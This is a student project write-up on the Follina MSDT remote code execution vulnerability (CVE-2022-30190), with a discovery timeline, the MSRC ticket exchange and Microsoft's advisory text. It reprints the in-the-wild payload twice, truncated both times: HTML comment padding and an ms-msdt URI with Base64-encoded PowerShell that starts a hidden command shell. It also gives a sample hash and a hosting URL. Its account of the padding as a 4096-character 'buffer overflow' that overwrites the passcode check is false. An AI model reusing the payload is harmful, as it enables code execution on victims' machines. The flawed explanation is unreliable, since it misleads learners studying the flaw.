
Project 4: bootCon
By : Rahibullah




```
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMet
(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]5
[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC
[char]34+'))')))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=
</script>

</body>
</html>
```

The MSD exploit is not something new

CVE-2022-30190 MSDT *follina RCE*

Summarized timeline of its discovery:

- August 1st 2020 — A bachelor thesis is published detailing how to use MSDT to execute code
- March 10th 2021 — researchers report to Microsoft how to use Microsoft Office URIs to execute code using Microsoft Teams as an example. Microsoft fail to issue a CVE or inform customers, but stealth patched it in Microsoft Teams in August 2021. They did not patch MSDT in Windows or the vector in Microsoft Office (Link)



Description

When I hunt sample,I find an trick in the wild and it maybe worked on Win10+

sample hash:f531a7c270d43656e34d578c8e71bc39

filename:приглашение на интервью.doc


URL:https://www.sputnikradio.net/radio/news/3134.html

and it contains

```
 window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+
[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+
[char]58+'FromBase64String('+
[char]34+'U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50
TGlzdCAiL2MgcnVuZGxsMzIuZXhlIHBjd3V0bC5kbGwsTGF1bmNoQXBwbGljYXRpb24gJGNtZ
CI7JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGN
tZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIGNkIEM6XFVzZXJzXFB1Y
```

Summarized timeline of its discovery:

- April 21st 2022 — when it was reported by CreazyMan under the shadow chaser group to the microsoft ,Microsoft MSRC closed the ticket saying its not a security related issue (for the record, msdt executing with macros disabled is an issue)




I finally had time to look at this critically and have decided it is not a security related issue.
msdt is indeed executed, but it requires a Passcode when it starts and the one provided in this sample does not work for me.

I will be closing this case but appreciate you submitting it.

Regards,


[redacted]
MSRC



Acknowledgements

crazyman with Shadow Chaser Group

Microsoft recognizes the efforts of those in the security community who help us protect customers through coordinated vulnerability disclosure. See Acknowledgements for more information.



Microsoft Support Diagnostic Tool


Enter the passkey provided by your support professional.

Support Provider:
Microsoft


Read the Microsoft support privacy statement online

How it was exploited then when it ask for passcode? :

After its being reported by Crazyman and Microsoft deciding that it's not a security issue , someone else come up with bypassing the MSDT passcode with buffer overflow , which buffer overflow over write the code that is asking for the passcode. The code that was asking for the user passcode was needed 4096 bits to overflow or overwrite that code with nonsense which is 4096 characters which are all A letter and its all comments so its dosnt give erros when the arbitrary code is executed.



```
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




Summarized timeline of its discovery:

- May 27th 2022 — Security vendor Nao tweet a document uploaded from Belarus, which is also an in the wild attack.

- May 29th 2022 — Kevin Beaumont identified this was a zero day publicly as it still works against Office 365 Semi Annual channel, and 'on prem' Office versions and EDR products are failing to detect

- May 31st 2022 — Microsoft classify this a zero day in Microsoft Defender Vulnerability Management



CVE-2022-30190

Some updates available | Zero-day

ⓘ Includes a zero-day vulnerability, which is a publicly disclosed vulnerability for which no official patches or se
vulnerabilities often have high severity levels and are actively exploited.


ⓘ **Legal Notice** The vulnerability data provided and shown as part of your Microsoft Defender for Endpoint (MD

Vulnerability description

A remote code execution vulnerability exists when MSDT is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application. The attacker can then install programs, view, change, or delete data, or create new accounts in the context allowed by the user's rights.Please see the&#160;MSRC Blog Entry for important information about steps you can take to protect your system from this vulnerability.

Vulnerability details

Vulnerability name	Severity
CVE-2022-30190	■■■■ High



What is MSDT?

MSDT stands for Microsoft Diagnostic Tool, per Microsoft "*The Microsoft Support Diagnostic Tool (MSDT) collects information to send to Microsoft Support. Microsoft Support will then analyze this information and use it to determine the resolution to any problems that you may be experiencing on your computer."*

